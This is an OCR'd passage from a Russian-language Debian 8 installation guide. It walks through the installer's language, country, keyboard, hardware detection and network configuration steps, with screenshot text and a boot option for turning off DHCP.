
НАЗАД К ОСНОВАМ **Навигация с помощью клавиатуры**

Некоторые шаги в процессе установки требуют ввод информации. Эти экраны имеют несколько элементов ввода, которые могут получать «фокус» (поле ввода текста, флажок, список вариантов, кнопки ОК и отмена), и клавиша **TAB** позволяет переходить от одного к другому.

В графическом режиме можно использовать мышь, так же привычно как на установленном графическом рабочем столе.

Рисунок 4.2. Выбор языка



debian 8
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Simplified) - 中文(简体)
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - རྫོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Greek - Ελληνικά
Screenshot
Go Back
Continue




4.2.3. Выбор страны

Второй шаг состоит в выборе вашей страны. В сочетании с языком, эта информация позволяет программе предложить наиболее подходящую раскладку клавиатуры. Это также влияет на настройки часового пояса. В Соединенных Штатах будет предложена стандартная клавиатура QWERTY, и соответствующие часовые пояса.

Рисунок 4.3. Выбор страны



debian 8
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
Canada
Hong Kong
India
Ireland
New Zealand
Nigeria
Philippines
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other
Screenshot
Go Back
Continue




4.2.4. Выбор раскладки клавиатуры

Предлагаемая раскладка клавиатуры «Американский английский» соответствует обычной QWERTY.

Рисунок 4.4. Выбор клавиатуры


debian 8
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian
Bulgarian (phonetic layout)
Burmese
Canadian French
Canadian Multilingual
Catalan
Chinese
Screenshot
Go Back
Continue



4.2.5. Обнаружение Оборудования

В подавляющем большинстве случаев этот шаг полностью автоматизирован. Программа установки определяет оборудование и пытается идентифицировать используемый компакт-диск, для доступа к его данным. Затем она загружает модули необходимые различным компонентам обнаруженного оборудования и «монтирует» CD-ROM для чтения. Предыдущие шаги полностью содержались в загрузочном образе на компакт-диске, при загрузке с которого в память с помощью BIOS был загружен файл ограниченного размера.

Установщик может работать с большинством приводов, особенно периферийных устройств стандарта ATAPI (иногда называемых IDE и EIDE). Однако, если программе установки не удается обнаружить CD-ROM, она предлагает загрузить модуль ядра (например, с USB-флаш-накопителя), соответствующий приводу CD-ROM.

4.2.6. Загрузка Компонентов

Теперь, когда содержимое компакт-диска доступно, установщик загружает все файлы, необходимые для продолжения своей работы. Включая дополнительные драйверы для оставшегося оборудования (в особенности сетевой карты), а также все компоненты программы установки.

4.2.7. Обнаружение Сетевых Устройств

Этот автоматический шаг пытается определить сетевую карту и загрузить соответствующий модуль. Если автоматическое определение не удается, можно вручную выбрать модуль для загрузки. Если модуль не работает, есть возможность загрузки специфичного модуля со съемного устройства. Последний вариант может пригодиться если драйвер не входит в стандартное ядро Linux, но доступен где-нибудь ещё, например, на веб-сайте изготовителя.

Этот шаг должен быть абсолютно успешным для установки *netinst*, так как пакеты Debian должны быть загружены по сети.

4.2.8. Настройка Сети

Для того, чтобы по возможности автоматизировать этот процесс, программа установки пытается выполнить автоматическую настройку сети по DHCP (для IPv4) и обнаружение сети IPv6. Если это не удается, она предлагает более широкий выбор: попробовать снова с обычной конфигурацией DHCP, попытаться настроить DHCP, объявив имя машины, или настроить статическую сетевую конфигурацию.

Последний вариант требует IP-адрес, маску подсети, IP-адрес потенциального шлюза, имя компьютера и имя домена.

***СОВЕТ* Конфигурации без DHCP**

Если в локальной сети имеется DHCP-сервер, который вы не хотите использовать, так как хотите определить статический IP-адрес для компьютера во время установки, то вы можете добавить опцию **`netcfg/use_dhcp = false`** при загрузке с компакт-диска. Вам просто нужно перейти на запись нужного пункта меню загрузчика, нажав клавишу **TAB** и добавить нужную опцию перед нажатием клавиши **Enter**.

***ОСТОРОЖНО* Не импровизируйте**

